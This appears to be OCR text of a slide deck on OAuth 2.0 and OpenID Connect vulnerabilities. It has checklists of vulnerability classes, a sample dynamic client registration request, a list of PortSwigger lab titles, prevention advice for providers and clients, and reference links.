
OpenID Connect Vulnerabilities

- ☐ Unprotected dynamic client registration.

Leaking Authorization Codes and Access Tokens



Leaking Authorization Codes and Access Tokens



Exploiting OAuth Authentication Vulnerabilities

Client Application Vulnerabilities

- ☑ Improper implementation of the implicit grant type.
- ☑ Flawed CSRF protection

OAuth Service Vulnerabilities

- ☑ Leaking authorization codes and access tokens.
- ☑ Flawed scope validation.
- ☑ Unverified user registration.

OpenID Connect Vulnerabilities

- ☐ Unprotected dynamic client registration.

Exploiting OAuth Authentication Vulnerabilities

Client Application Vulnerabilities

- ☑ Improper implementation of the implicit grant type.
- ☑ Flawed CSRF protection

OAuth Service Vulnerabilities

- ☑ Leaking authorization codes and access tokens.
- ☑ Flawed scope validation.
- ☑ Unverified user registration.

OpenID Connect Vulnerabilities

- ☐ Unprotected dynamic client registration.

Unprotected Dynamic Registration

Standardized way of allowing client applications to register with the OpenID provider.

```
POST /openid/register HTTP/1.1
Content-Type: application/json
Accept: application/json
Host: oauth-authorization-server.com
Authorization: Bearer ab12cd34ef56gh89
{
  "application_type": "web",
  "redirect_uris": [
    "https://client-app.com/callback",
    "https://client-app.com/callback2"
    ],
  "client_name": "My Application",
  "logo_uri": "https://client-app.com/logo.png",
  "token_endpoint_auth_method": "client_secret_basic",
  "jwks_uri": "https://client-app.com/my_public_keys.jwks",
  "userinfo_encrypted_response_alg": "RSA1_5",
  "userinfo_encrypted_response_enc": "A128CBC-HS256",
   …
}
```

OAuth 2.0 Vulnerabilities Labs

LAB
APPRENTICE
Authentication bypass via OAuth implicit flow →

LAB
PRACTITIONER
SSRF via OpenID dynamic client registration →

LAB
PRACTITIONER
Forced OAuth profile linking →

LAB
PRACTITIONER
OAuth account hijacking via redirect_uri →

LAB
PRACTITIONER
Stealing OAuth access tokens via an open redirect →

LAB
EXPERT
Stealing OAuth access tokens via a proxy page →

HOW TO PREVENT OAUTH 2.0 VULENRABILITIES?

How to Prevent OAuth 2.0 Vulnerabilities

OAuth security is a shared responsibility – it is essential for both the OAuth provider and the client application to implement proper validation.

OAuth Service Providers

- Whitelist and validate the “redirect_uri” parameter.
- Enforce and verify the “state” parameter to prevent CSRF attacks.
- On the resource server, ensure the access token was issued to the same “client_id” making the request. Also ensure that the scope requested matches the scope for which the token was originally granted.

How to Prevent OAuth 2.0 Vulnerabilities

OAuth security is a shared responsibility – it is essential for both the OAuth provider and the client application to implement proper validation.

OAuth Client Applications

- Understand OAuth flows thoroughly before implementation.
- Always use the state parameter for CSRF protection.
- Send “redirect_uri” to both /authorization and /token endpoints.
- Use Proof Key for Code Exchange (PKCE) for mobile/native apps where the “client_secret” isn’t secure.
- Validate “id_token” per OpenID & JWT standards.
- Securely store and transmit authorization codes.

Resources

- Web Security Academy – OAuth 2.0 Authentication Vulnerabilities
  - *https://portswigger.net/web-security/oauth*
- Web Security Academy – OpenID Connect
  - *https://portswigger.net/web-security/oauth/openid*
- Web Security Academy – OAuth Authentication Labs
  - *https://portswigger.net/web-security/all-labs#oauth-authentication*
- OAuth 2.0 and OpenID Connect (in plain English)
  - *https://www.youtube.com/watch?v=996OiexHze0&ab_channel=OktaDev*
- The OAuth 2.0 Authorization Framework
  - *https://datatracker.ietf.org/doc/html/rfc6749*